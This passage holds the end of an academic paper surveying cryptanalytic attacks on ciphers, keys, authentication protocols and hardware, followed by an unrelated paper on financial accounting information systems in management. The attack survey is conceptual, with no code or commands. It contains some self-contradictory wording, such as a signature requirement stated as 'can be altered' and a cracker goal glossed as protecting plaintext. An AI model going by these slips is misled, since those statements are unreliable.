Cracking represents an operation helping to design a technique, method or algorithm that permit the recovery of the system key or of the plain text having a reduced complexity than brute force attack method:
- the *evaluator* wants to find the *minimum quantity* of output information that help him to determine, using some strong mathematical tools, a series of information about the cipher algorithm, used key and/or plain text;
- the *cracker* wants to find the *maximum quantity* of information that help him to deduce the plain text.

The terms minimum and maximum have a general meaning. In fact, there is a problem about multicriteria decision (see Preda [7] for an introduction into Statistics Decision Theory): a series of objective functions have to be maximized (the size of ciphering key, the grade of nonlinearity, the complexity of equivalent linear, the period of pseudorandom generator, the risk of key interception in a crypto network etc.), and other function have to be minimized (key generator redundancy, the grade of correlation of inputs/outputs). These functions are related to the cryptosystem (the adversary has complete knowledge about the cryptosystem used), so the strengths of a ciphering system have to rely only on the secrecy of the key.

We take a note $Info_n(\mathbf{m},\mathbf{c},\mathbf{k})$ for the additional information regarding the cryptosystem, so a vector relation between a collection of n plain texts, a collection of $p(n)$ cryptograms and a collection of $q(n)$ particular keys. The relation $Info_n(\mathbf{m},\mathbf{c},\mathbf{k})$ is built with the support of more types of attacks, such as: attack based on plain text (known plain text and/or chosen plain text), differential attack, knowing a collection of particular keys ($q(n)>0$), identical texts ciphered with two or more different keys (to a plain text correspond more ciphered texts).

For evaluator. Let us consider $e_n \in [0;1]$ a sequence of real numbers and objective function n-p(n)-q(n).

The optimization problem for evaluator is:

$$\begin{cases} \min (n + p(n) + q(n)) \\ Info_n(m, c) = 0 \\ H(m \mid c) \geq e_n, \end{cases} \qquad (1)$$

where H(**m**|**c**) is conditioned entropy (see Guiaşu [4] for the definition of conditional entropy) of the vector of **m** plain texts by the vector of cryptograms **c**.

The evaluator wants that:
1. $\lim_{n\to\infty} e_n = 1$ (knowing ciphered text doesn't compromise plain text);
2. to minimize the maximum loss (noted here by L(x, y)), thus:
$\alpha = \min_x \max_y L(x, y)$,

where *x* is the *defense strategy of the evaluator* (called defense policy too), and *y* is attacker strategy.

For cracker. Let us consider $d_n \in [0;1]$ a sequence of real numbers and objective function $n+p(n)+q(n)$.
The optimization problem for cracker is:

$$\begin{cases} \max(n + p(n) + q(n)) \\ \text{Info}_n(m, c) = 0 \\ H(m \mid c) \le d_n \end{cases} \qquad (2)$$

where H(**m**|**c**) is conditioned entropy of the plain texts by the vector of cryptograms **c**.

The cracker wants that:
1. $\lim_{n\to\infty} d_n = 0$ (knowing ciphered text doesn't compromise plain text);
2. to maximize the minimum gain (noted here by L(*x*, *y*), the gain being a negative loss), thus:

$$\beta = \max_y \min_x L(x, y),$$

where *x* and *y* have the same specifications.

In general we have $\beta \le \alpha$, the maximum of minimum gain of the cracker can't oversize the minimum of maximum loss of the evaluator (if we have equality it means the appropriated strategies are called saddle points for *L* function.

We have $\beta < \alpha$, if interception channel is with perturbation.

The two programming problems (evaluator/cracker) are *dual problems.*

We have the following vector relation:

$\mathbf{c} = f(\mathbf{m}; \mathbf{k}_t)$,
where *f* is the ciphering operator.

If $\mathbf{k}_t = \mathbf{k}$ for every $t \in T$ (*T* is the ciphering period which is a discreet collection) then the above relation is rewritten:
$\mathbf{c} = f(\mathbf{m}; \mathbf{k})$, where *f* is the enciphering operator. In this case we say there is about a codification of the information (the role of codes theory is to protect information against error that can appear on the communication channel; the role of the cryptography is to protect the information against unauthorized interception).

In case of codification after resolving an nonlinear system, we can write:

$$\mathbf{m} = h(\mathbf{c}; \mathbf{k}). \qquad (3)$$

So knowing *f* allow us to determine **m** from **c**. System (1), which is a stochastic system is more difficult to resolve then system (2), which is a determinist system, because it doesn't have the *t* parameter. The solution of system (2), given by (3), is a particular solution of system (1) for the case $\mathbf{k}_t$ being equal to **k**. In another words, we can say that encoding operation is an operation of ciphering with a particular key.

Many times, the function of ciphering *f* is given is scalar form:
$\boldsymbol{c}_i=f(\boldsymbol{m}_i,\boldsymbol{k}_i)$, for every $i=1,\ldots,n$,
where $\boldsymbol{k}_i$ is the key obtained from secret key $\boldsymbol{k}_t$.

If f can be factorized like this:

$f(m_i, k_i) = m_i \oplus g(k_i)$, where $\oplus$ is summing operator mod 2, than the encryption scheme is called *stream ciphering* and function *g pseudorandom number generator*. Because of the simplicity (from the point of view of implementation) this scheme is used in ciphering data and voice communications. In this case, the difficulty of cracking is equivalent with the difficulty of prediction or even of determination of *g* function. The technique of solving the problem is equivalent with the technique of reverse engineering.

If we want to design a good cipher we have to guarantee a minimum complexity of cracking of $O(2^n)$ (this means the opponent can't crack the system in polynomial time or, with another words, the more efficient cracking method is exhaustive searching for key or password), and if we want to design a cracker procedure for a ciphering algorithm then we have to guarantee a complexity of at least O(n) (this means that we crack the adversary system in a time no more then polynomial).

The evaluation of the cryptosystems complexity is part of confirmation tests. These tests are made, usually, after reference test processing (statistical tests or other functional criteria: strict avalanche, balance, no linearity, symmetry, no degeneration, no correlation. Tests for ciphering system evaluation are made in this order:

STEP 1. Performs references tests: *statistical tests* (see NIST Special Publication 800-22 [14] for a statistical test suite). If the ciphering system fall these tests (multicriteria decision) than it reject this cipher system, and, in opposite case, it performs STEP 2. These tests are processed in O(1) time with O(1) memory cost and they have a sensitivity usually bigger than 95%.

STEP 2. Performs references tests: *functional tests* (see Simion [8] for the definition of functional tests). If the ciphering system fall these tests (multicriteria decision) than it reject this cipher system, and, in opposite case, it performs STEP 3. These tests are processed in O(*n*) time, O(1) memory cost and they have a sensitivity usually bigger than 98%.

STEP 3. Performs *confirmation tests*: linear complexity tests. If the ciphering system fall these tests (multicriteria decision) than it reject this cipher system, and, in opposite case, it performs STEP 4. These tests are processed in O(*n*) time with O(*n*) memory cost and they have a sensitivity usually bigger than 99%.

STEP 4. Performs *confirmation tests*: Lempel-Ziv tests and squared complexity tests. If the ciphering system fall these tests (multicriteria decision) than this cipher system has a hidden predictability, and, in opposite case, it pass the tests suite. These tests are processed in $O(2^n)$ time with $O(2^n)$ memory cost and they have a sensitivity usually bigger than 99.9%.

It is obvious the faster tests are those from steps 1 and 2 and the slowest tests are from step 4.

3. Classifications of cryptanalytic attacks

This paragraph presents a series of attacks against cipher systems. There are attacks against cipher algorithms, keys, authentication protocols, system itself and unconventionally attacks (side channel attacks). These types of attacks are not exhaustive, an efficient attack being composed, usually, from a sub-collection of the followings:

3.1 Types of attacks against cipher algorithms

The main types of attacks related to the cipher algorithms are the following:

Attack with known plain text. The cryptanalyst got a ciphered text and its correspondent in plain. By this mean, the cryptanalyst intend to separate the text information from the cipher key, having the possibility to obtain, by specific methods, the cipher algorithm or a part of it and/or the key.

Attack with chosen plain text. The cryptanalyst can indicate the plain text that is to be encrypted. By this mean, the cryptanalyst intend to separate the text information from the cipher key, having the possibility to obtain, by specific methods, the cipher algorithm and/or the key.

Attack with ciphered-ciphered text. The cryptanalyst got a plain text and its correspondent text encrypted with two or more different keys. By specific methods, the cryptanalyst can restore the cipher algorithm or a part of it.

Divide and conquer attack. The cryptanalyst can realize a series of correlations between different incomings (inputs) in algorithm and its outgoing (output), trying to separate different incomings (inputs) in algorithm, this helping him to divide the problem in two ore more problems easier to resolve.

Linear syndrome attack. This method consist in the elaboration of a linear equations system of pseudorandom generator and the verification of these by the ciphered text, obtaining the plain text with a high probability.

Linear consistency attack. This method consist in the elaboration of a linear equations system of pseudorandom generator starting from an equivalent cipher key and the verification of the system by the pseudorandom generator with a probability close to 1, obtaining the plain text with a great probability.

Stochastic attack against generator outgoing (output), also called *attack by prevision* (forecast), is possible if the outgoing of the generator is correlated, the cryptanalyst succeeding to get, as input data, the output of pseudorandom generator and ciphered text, obtaining in this way the appropriate plain text. In order to avoid this type of attack, the generator must meet the following requirements:

- balance: all possible inputs have to produce all possible outputs for the same number of times;

- non-degeneration: output depends of all the elements of the input;
- immunity at correlation: correlated inputs generate uncorrelated outputs;
- strict avalanche: the change of a bit at input has to produce changes of 50% at output.

Linear informational attack against generator, also called *linear complexity attack*, is possible if the generator can be amounted to an algorithm type Fibonacci, and if the equivalent linear complexity of the generator is small. With this techniques support it is possible to build an equivalent algorithm and an equivalent cipher key.

Attack with the period of the pseudorandom generator support is possible if the period of the pseudorandom generator is small and can rebuild the appropriate plain text.

Attack with IT viruses support is possible if the cipher algorithm is implemented and run on vulnerable or unprotected PC. The virus can substitute or inhibit the cipher algorithm being used.

3.2 Types of attacks against keys

These are the most often attacks against cipher keys:

The brute force attack consists in exhaustive checking of keys or passwords and it is possible if:

- the length of key or passwords is short;
- the space of key or passwords is small.

The smart brute force attack can be realized if the degree of key or password randomness is small (small entropy) and allow finding passwords similar with words from the language being used.

The backtracking attack consists in implementation of the method of looking type backtracking (that assume the existence of conditions for continue searching in the proper direction, see Knuth [6]).

The greedy attack provides optimum local key, which can be, or not the same as global optimum key.

The dictionary attack (searching passwords or keys is done using a dictionary) is possible if password or key are words having sense (names, data etc.)

The hybrid dictionary attack is possible by modifying words from dictionary, initializing the brut attack with dictionary's words support.

The attack with IT viruses support is possible if the keys are stored on an unprotected PC.

The attack against the hash of the password/key is possible if hash is short or inappropriate elaborated.

The substitution attack is performed when a third person substitute the original key and replaced in entire network (or a part of it). It is possible with IT viruses' support.

Storing the cipher key in an inappropriate way (together with encrypted data), in plain, without measures of physical or cryptographic protection (software or hardware), can lead to an attack against encrypted message.

Improper storing of old keys can lead to compromise old encrypted documents.

Key compromise. If the asymmetric key is compromised, only those document encrypted with this key are compromised too. If the public key is compromised, and the key may be stored on different servers, the attacker can substitute the real user causing damages in the entire communications network. Thus, the existence of master keys or of backup keys represents breaches in cryptosystem.

Conclusions: the existence of a system for key generation and management is a *sine qua non condition* in order to minimize the probability of a succeeded attack against cryptographic keys.

3.3 Types of attacks against authentication protocols

The authentication protocols are the subject to the following types of attacks:

Cryptographic attack against the public key used for signature within protocol (if the public key infrastructure is used).
Cryptographic attack against symmetric algorithm used for signature within an authentication protocol (is the symmetric system is used).
In order to avoid *the attack against digital signatures* the signature must be accomplish the followings requirements:

- the signature can not be tampered: the signature is a proof that the issuer has signed deliberately the document;
- the signature is authentic: the signature persuade the recipient that the issuer has signed deliberately the document;
- the signature is not reusable: the signature is part of the document and it can't be moved on another document;
- the signed document can be altered: after the signature process, the document can't be changed without detection;
- the signature is non-repudiated: the issuer can't pretend later that he hasn't sign the respective document.

There are some types of special digital signature like: *the invisible signature* that can be read only by the recipient of the document and the *fail-stop signature* that is a cryptographic protocol when the issuer can bring proofs if his signature has been changed.

Birthday attack, is possible if there is a high probability that signature applied on two different documents to produce the same signature.
Passive attack against authentication protocol. The interceptor monitors the communication on channel without doing any intervention, his goal being to produce conclusions about the authentication process.
Attack through a third person. The communication between the two partners of the communication channel is active intercepted by a third party.

3.4 Types of attacks against the system

The cipher system (algorithm, key and authentication protocol) can be the target to the following types of attacks:

Attack at algorithm level. These types are mentioned above.
Improper use of cipher algorithm:

- there is no message key algorithm;
- improper use of over encryption can lead to an equivalent algorithm which is weaker than every individual algorithm.

Attack at key level. These types are mentioned above.
Attack on authentication protocol or on key distribution protocols.
Attacks generated by implementation errors.

3.5 Hardware attacks against cryptographic modules

The following methods of attacks require a series of hardware measurements on crypto module:
Timing attacks. By measuring the time required to do some operations against private key, the attacker can determine the exponents used in Diffie - Hellman protocol, RSA factor, as well as a series of other crypto systems such as digital signature algorithm – DSS (see Kocher [5]).
Simple power analysis. The attack with the support of simple power analyses (SPA) consist in measuring the power consumed by device during crypto operation. This kind of attack is applied, usually, to devices with extern source of voltage (as smart-cards). The power demand depends on the instruction executed. Thus, by monitoring the power demand, we can deduce the sequence of instructions (the source code). If the sequence of instructions depends on the key length, than the power demand can give information about the key. In most processors, the pattern of the power demand by an instruction depends on the operators values (as an example, setting a bit into a registry require more power then deleting it). Measurements on more incomings can deduce the operator value. This technique is called Differential Power Analysis (DPA).
Attacks with hardware errors support. Hardware equipments can generate errors (transient, latent or induced) during arithmetic operations. By rationale exploitations of these errors it is possible to recover the private key for RSA and Rabin signature algorithms. Other cryptographic protocols such as Fiat - Schamir and Schnorr can be broken using the results of these errors (see Boneh [3]).

Differential fault analysis. Differential fault analysis (DFA) is a scheme used to recover the secret keys of a crypto system from a physical protected HSM device (Hardware Security Module). The model (see Biham and Shamir [2]) is that of random failure or induced failure. This method helps for keys identification in case of using known ciphers (as DES) and/or unknown algorithm cipher (as SkipJack).

Conclusions

This article approaches *a status quo* of analytical results regarding the typology and categorization of all types of attacks met in nowadays cryptology. It has to be taken into account that behind every class and type of attacks there are standards, mostly IT and INFOSEC (CRYPTO), and also strong mathematical and technological supports. On the other hand, from the crypto experts' point of view, it has to be stated that the above categorization is not so incomprehensible, so the success in cryptanalysis requires many times complex attacks of more types and the existence of additionally information worth more than a standardized attack. Comparative analysis of these types of attacks would be very useful, stating that even this research doesn't get theoretical news in the field this approach can be extremely useful for day to day practice.

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THE FINANCIAL ACCOUNTING INFORMATION SYSTEM CENTRAL BASE IN THE MANAGERIAL ACTIVITY OF AN ORGANIZATION

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Abstract

In the information system the development of processes is ensured by a component of the organizational structure in which specialists, scientific instruments, accounting technique and an information flow between information sources, system's components and decision levels are involved. From the functional point of view, the ***information systems*** *within an organization can be classified into:*

- *Information system for production;*
- *Information system for the commercial activity;*
- *Financial accounting information system;*
- *Information system for the human resources management.*

The financial accounting information system *provides managers the financial accounting information on which policy formulation is based on, the development of business plans and the control of activities within the organization and has the purpose of answering legal external requirements and accounting standards. To satisfy the necessary conditions in order to benefit from a reliable financial accounting information system, the conditions that ensure the equity and viability of information must be observed (reality, versatility, concision, synthesis ability, opportunity, operability, precision and safety, efficiency, security, etc.) and eliminates the major deficiencies of the system in exploitation (distortion, filtering and redundancy of the information).*

Keywords: decisional process, information system, financial accounting information system, informative system, managerial activity;

Cod JEL: M41 – Accounting

1. Introduction.

In the existing market economy conditions, the practice of management in the economic organizations underline the importance of complementarity between management, decision and the information system, the latter depending on the accuracy and reliability of the information provided by **the financial accounting system**, fundamental components of the informational flows, necessary to internal and external users of the economic organization.

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The decision constitutes the main focus of management activity as it is found in all of its functions (forecasting, organization, entrainment, coordination, evaluation-control), and even more, the integration of the organization within the environment depends on the quality of the decision. *At the same time, the quality of the decisional process influence cost reduction, the efficiency of fund using, the profit growth.*
As is known both from the specialized literature and from the practice and experience of many organizations, the quality of the decision depends on many factors among which the most relevant are: the quality of information underlying the foundation of the decision, the management level to which it is addressed, the urgency, reliability, accuracy, etc.

Finance and accounting represent the specialized management function responsible for collecting, recording and analyzing financial data and for presenting statements and financial information of all types of managers and other people in the organization and / or persons outside it.
There are accounting information of common interest, but also information that interest only a certain category of users, just as the accounting board of regulation IASB admits that not all the users' requirements of information can be satisfied by the financial statements. However an implicit manner issues, that investors are privileged users. Therefore, satisfying their information needs will mean satisfying the majority of needs of other categories of users.[4]

On dealing with issues relating to the subject of the present paper regarding the importance of financial-accounting information for the managerial act, British Galutier and Underdown appreciated accounting and by default the financial accounting information ever since 1991 , as being „the most important element of the organization's information system" because:

- The accounting information system allows managers and external users of accounting information to obtain an insight into the entire organization and for the fact that,
- The accounting information system links the organization's important information systems and can present in monetary and value terms the data registered in accounting.

The information needs of managers are mainly covered by reports based on information from the management accounting and financial accounting. The reports are drawn up according to the manager's objectives, these being related to managerial functions among which we mention the administrative function, the planning function, the control function, the decision-making function.


2. The information system of the organization – general considerations

The information system is defined as an integrated set of methods, procedures and means used in order to collect, transmit and process data, analyze, store, disseminate and capitalize information and knowledge.

[4] Gîrbină, M.M., Bunea, Ş., *Sinteze studii caz şi teste grilă privind aplicarea IAS revizuite – IFRS,* Vol. I, Publishing House CECCAR 2007, pg. 21.

The information system as an important integrated part in the on-going development of financial-economic processes of any organization is influenced by a series of internal and external factors, considering the fact that the analysis cannot be performed as a whole. Knowing this requires a detailed analysis of components such as information, nature and origin of these, the significance and utility, the path they cross and the transformation they suffer in the process, their purpose, the material base on which it is recorded, the means of collecting, processing and storage etc..

In the paper "The analysis and projection of economic information system[5]", Dumitru Oprea puts forward a graphical representation of an economic information system's components as presented in the below Figure:



An information system can be defined from a technical point of view as a set of interrelated components that collects, processes, stores and disseminate the information for the decision-making and control bodies in an organization.[6]

Another definition that would lead to the same ideas would be that the information system represents a set of human, financial and material resources for collecting and processing data in order to obtain and transfer information necessary to planning and controlling an organization's activity.

[5] Dumitru Oprea "*Analiza şi proiectarea sistemelor informaţionale economice",* Ed. Polirom, Iasi, 1999, pg.43.
[6] Kenneth C Laudon, Jane P Laudon, *Management Information Systems*, 6th , Prentice Hall, Inc., New Jersey, 2000, pg. 7

With respect to the above representation we may say that the information system is the system whose objective is to provide information and information services to its environment in order to control and adjust the subsystem's activity from which it is a part. This definition implies the existence of at least three subsystems, namely:

- The subsystem for collecting information;
- The subsystem for providing information and information services;
- The subsystem for adjustment and control.

The information system's content supports the functioning of the organization and comprises three operating systems namely:


- *Operating system (functional),* in which operating activities are developed;
- *Management system (decision-making),* which includes all the decision centers and their action on the operating system
- *Information system* that ensures the connection, in both directions, on the one hand between the decision-making system and the operative one, and on the other hand between these and the external environment.

In the information system the development of processes is ensured by a component of the organizational structure in which specialists, scientific instruments, accounting technique and an information flow between information sources, system's components and decision levels are involved.

From the functional view, information systems within an organization, can be classified in:

- The information system for production;
- The information system for the commercial activity;
- The financial-accounting information system;
- The information system for the management of human resources;

A concise representation of the components of each system can be found in the below Figure:



In terms of its role and contribution to the development of the entity's activities, the information system has both a decisional and a documentary function, being placed in a

position that ensures the functional-organizational communication between the operative system and the decision-making one.

According to the organizational structure, the decisions are based within each position in respect to the activities grouped. Upon making the decisions, the performer needs a series of information acquired from its own records, records of other positions in the organization or from the external environment. Collecting these information can be made ad hoc or can be acquired from the management system, to the extent that there is an adequate organization designed to store and ensure the information once they are produced, these will be used according to needs. Once the information are collected, they are processed by the operator according to the technology specified to each decision and are then sent to the superior decision-making level as per their adopting procedure.

In a practical way a flow of information takes place within the organization from the operation positions within the functional departments towards different decision-making levels and from these to positions as decisions.
An information system must contain the information and the environment in which they are registered, the link between them being extremely complex, implying the fact that information can be recorded permanently or temporarily, can be editable or not, environments can be reproducible, transportable, available or not in any moment, fixed or expandable.
The information system ensures the information necessary for basing the decisions, providing all the data that reflect the degree of achieving objectives at certain periods. Also, it ensures the permanent knowledge of economic processes within the economic organization.

In conclusion, the information system of an organization is defined as *a body made up of specialists, equipment and procedures through which the entity collects, analyzes, evaluates and correctly and timely distributes information relevant and necessary to management for basing, operating and controlling decisions.*

3. The accounting financial information system: milestone in the organization's activity

Considering the fact that a country's accounting system is influenced by a series of factors such as legal system, dominant way of funding organizations, tax system, inflation level, economic, political system, etc., generating differences between countries' accounting systems, and to be more specific, Romania and implicitly the large organizations which can turn international, the decision has been made to conform the national accounting system with European directives, namely the Fourth Directive which determines a series of options regarding financial statements, evaluation rules, and requirements regarding financial communication, and the Seventh directive which sets sights on rules for drawing up financial statements of groups of societies by means of consolidated accounts.
The accounting information system is influenced by the nature of the activity and its operations, by its size, by the volume of data processed and by the information necessities of the management and the external users.

Accounting and social-economic environment in which this operates, mutually interacts thus being in an interdependence relationship, and influencing each other. Professors B. Esnault and Ch. Hoarau (1994)[7] have identified in accounting the following paradigms:

- *Inductive approach,* which implies that the elaboration of the accounting theory is made through the generalization of observations provided by the accounting practices;
- *Deductive approach,* implies the preliminary defining of objectives from which postulates, conventions, methods and accounting rules are derived;
- *Predictive approach,* consists of testing accounting methods and rules, according to their prediction capacity, thus facilitating the decision-making process;
- *Behavioral and psychological approach,* that handles the study of the individual user's reactions when the accounting information is published and lays stress on the relevance of the accounting information in the decision-making process;
- *Economic approach of the information* considers the accounting information as an economic asset.
- *Systematic approach of accounting* clarifies its definition, both at the microeconomic level and at the macroeconomic one, as an *information system* (set of human and material resources) that allow collecting, processing, storage and communication of information in order to adopt decisions.

The nature and quantity of information published depend on the offer of the manufacturers of accounting information and on the user's demand. The free market of information entails accounting normalization in that this market becomes efficient and available for possible users.

The dual representation of the reality of accounting information in the accounting information system (internal and external), renders the image of the organization on the outside through financial or **general accounting,** and on the other hand it renders the internal processes through **management accounting.** Management accounting system is designed to meet the internal needs of the organization, but the two systems need to be combined so they could ensure the integrity and accuracy of the information produced.

Financial accounting has the role of recording an organization's transactions with her external environment, in order to periodically and systematically determine the financial situation, and results of operations performed; the financial accounting information are retrospective and are made public, according to effective legislation.
Management accounting produces the majority of information destined to decision-making processes, in addition data for the current management of clients-suppliers relationship can be extracted from the financial accounting, for correcting the inflation's effects on the management's decisions. The information produced by the financial

[7] Niculae Feleagă, Ion Ionaşcu, Tratat de contabilitate Financiară, vol. I, Publishing House Economică 1998, pag. 17

accounting are part of the economic-financial analysis, and they shall contribute to the basis of the managerial decision.
The management accounting does not act for the communication with the organization's exterior, thus it's not normalized, it is an "instrument of modeling companies" that comes at the hand of managers in the complex processes of "leading" the organization, an extremely efficient instrument with internal character.

Taking into consideration the role and functions of the financial accounting, but also those of the management accounting, we may say that these two information components are complementary and facilitate the efficient, effective and economic managemnt of an organization, through the information they provide, these competing to the adoption of the managerial decision.
The financial accounting information system provides managers the finnacial accounting information on which the formulation of politics, the development of business plans and the control of activities within an organizations are based on, and has the purpose of responding to the external legal requirements and to some accounting standards.

4. Terms for the existence of financial accounting information system

In order to satisfy the necessary terms of benefitting from a **reliable** financial accounting information system, two categories of restrictions must be obliged as follows:
A. Imposition of some requirements that shall ensure the correctness and viability of information:[8]

- *Reality of the information*, regarding the way to conduct the processes within the economic entity, this requirement being correlated with socio-economic characteristics of the entity and the environment in which it operates. In this context the quality of information is a defining element for the realism of the decision and for obtaining long-term economic performance thereby achieving stability (sustainability) on the economic market;
- *Versatility of the information,* is generated by the complexity of processes and phenomena taking place within economic entities and should highlight the most important economic, technical, human or scientific aspects;
- *Concision and the synthesis capacity of the information,* this being imposed by strict selection of the most significant information in terms of degree of novelty and importance to the entity's activity;
- *Accuracy and safety of the information,* requires a proper identification of the newest and most essential elements, also the nature of the information must be concise, synthetic and multilateral;
- *Opportunity of the information,* implies its use in appropriate time, and this requires knowing the recipient, reaching him in time and triggering the action concerned;
- *Efficiency in treating information,* is directly imposed by the adoption and implementation of decisions, since however valuable an information is, if it reaches the recipient after the processes has already begun or has been completed, such information becomes obsolete;

[8] Bob, C., Visean, M., Fulea, M., Saseanu, A., *„Sisteme Informatice în Comerţ",* Bucharest, 2003;

- *Dynamism of the information*, required by the shortening of operating time, by the compression of the management process, and especially by the need to reflect the developments of work processes and predict their evolution.
- *Adapting information to the specific staff involved*, so that they are presented according to the level of understanding and qualification of each beneficiary;
- *Efficiency of the information*, involves a result evaluation of the transposition's information in decisions;
- *Reliability of the information refers to the availability of information in relation to the coordinates that are of interest to the decider.*
- *Adequacy of information*, to the needs imposed by that hierarchic decision making level.

B. Elimination of the major deficiencies existing in the operational financial accounting information system:

- *Distortion of information* is the unintentional partial modification of the information's message in the process of collecting, processing and transmitting from sender to receiver. Distortion is a consequence of irregular coordination, heterogeneity in training personnel involved in conveying information, inadequate training of those who issue information, poor quality information supports;
- *Information filtering* is a deliberate modification of the message and its contents during the information flow. Filtering introduces the volitional element, expressed through the intervention during creation, transmission and processing of information of some persons who have an interest that the beneficiary receives a mistaken message;

Distortion and filtering information have adverse effects on the information's recipient as a result of its total or partial misinformation, thus affecting the managerial process.

- *Information redundancy*, consists in repeatedly recording, transmitting and processing as a result of improper correlation of different functions, positions or departments within the entity, poor coordination or lack of it, occurring as a result of failure to oblige the *principle of unity of the decision and action;*
- *Overload of information circuits with information*, is a result of redundancy or of the pyramidal nature of the information system, caused by improper design of the current information system, deficiency in training managers and performers, tendencies to over evaluate achievements and activities undertaken.

An information system contains information and the environment where the information is recorded, and the link between them is extremely complex, referring to the fact that information can be recorded permanently or temporarily, may be editable or not, environments can be reproducible, transportable or available not, fixed or expandable.

The information represents a substance with a certain structure that can be produced, stored or owned by a person or a group of people and transmitted from one person or from group to group.[9]

[9] Boulescu, M., Fusaru, D., Gherasim; Z., *Auditul Sistemelor Informatice Financiar Contabile*, Publishing House Tribuna Economică, Bucharest 2005

In developing the issue of **means to support the financial accounting system** - a special place has treating elements through which existing processes and relationship are developed and which together compete to an efficient and effective management process for ensuring the functionality of the organization through procedures and procedure manuals.

In order to achieve the objectives of the organization a balance between tasks must be ensured, the competence (conferred by the decision authority through delegation) and responsibilities (the obligation to achieve objectives) and procedures must be defined. Procedures represent steps that need to be followed (algorithm) in carrying out tasks, exercising competences and taking responsibilities. According to the provisions contained in Standard 17 "Procedures"10, for activities within public organization and particularly for economic operations, it develops written procedures, that are communicated to all employees involved.

These procedures must be: written, formalized, individual and collective knowledge must be stored and put in the order that meets the public entity's goal; simple and specific. Written procedures consist in work instrument in order for performers to know the legal rules that need to be obliged, for each area of the public entity; constantly updated, according to the development of regulations; presented to the performers.

The financial resources, play an equally important part as the material and human in the normal development of the system's activity and in ensuring the system efficiency and effectiveness in achieving its objectives.

Regarding the **means of human nature** involved in supporting the financial accounting system I point out that in achieving the objectives of the organization, a definite role has the top and line management. They must possess a series of managerial skills such as: perseverance, self-control, acceptance of change, assuming different roles (examiner, person being examined, candidate, supervisor, planner, performer, coordinator, organizer, counselor, etc..) adoption of effective behavior to overcome crisis situations, etc.. These competences are exercised through the continuous updating of knowledge and improvement of professional skills, learning and obliging of ethical principles, manifestation of proper behavior in competitions, contests, exams etc. ..

Here are some of the **technical and material means** that support both the accounting financial system and all the activities of the organization:

- The Organizing and Functioning Statute – the document in which the detailed structure of the organization is presented, describing the company's functioning mechanism by: laying down the assignments of each department; setting out tasks, competences, and responsibilities of every existing position within the

[10] Orden MFP nr. 946 din 4 iulie 2005 (*actualizat*) pentru aprobarea Codului controlului intern, cuprinzand standardele de management/control intern la entitatile publice si pentru dezvoltarea sistemelor de control managerial;

company. The Organizing and Functioning Statute has two purposes: first, it sets out the tasks, competences, and responsibilities for the collective leading positions, for managers, for execution positions; secondly, each employee is offered the possibility of becoming aware of the assignments and responsibilities of their department, with respect to the other departments within the structure.

- Organization relations are represented by relation diagrams. The flow chart is the adjunct to the Organizing and Functioning Statute, being a graphical representation of the organization's structure, and acting as a passive instrument – visualizing, conceptual representation of the organization's structure, as well as an active instrument - analyzing the ways of projection. Moreover, job descriptions are important documents of the Organizing and Functioning Statute, comprising: job name, job's individual objectives; the job's department; specific job's requirements (studies, seniority, age, abilities, skills, capabilities); the relationship with other jobs (hierarchic, functional, cooperation, representation); tasks, authority, and responsibilities of each job.
- *The information systems are considered to be the essence of the information financial – accounting system*- thus the information systems are very important for developing activities pertain to the accounting- financial system, as well as the logistics for implementing information systems (software, hardware, data migration); moreover, it is necessary to have a team that provides technical assistance for analysis, adjustment, implementing applications regarding financial – accounting and commercial activities, production, investment projects, human resources and management.

5. Information science in the management system

Considering the fact that the main requirement which precedes any information system is to duly and accurately appraise all the decision factors within an organization, most specialists accept the activity of creating information systems in terms of using the computing technique for two purposes:

- *The use of computers as working instruments* in the activity to substantiate decisions;
- *The use of computing equipments as working instruments* within information systems' components.

The first stance is characterized by the existence of software products that are specialized in analyzing decision alternatives, in the attempt of finding the fittest decision for the organization, when adopting them.

The second stance aims at developing commercial data processing applications at activity level or group of activities within the company. Implementing these applications has led to the entry of the term "information system/subsystem for management".

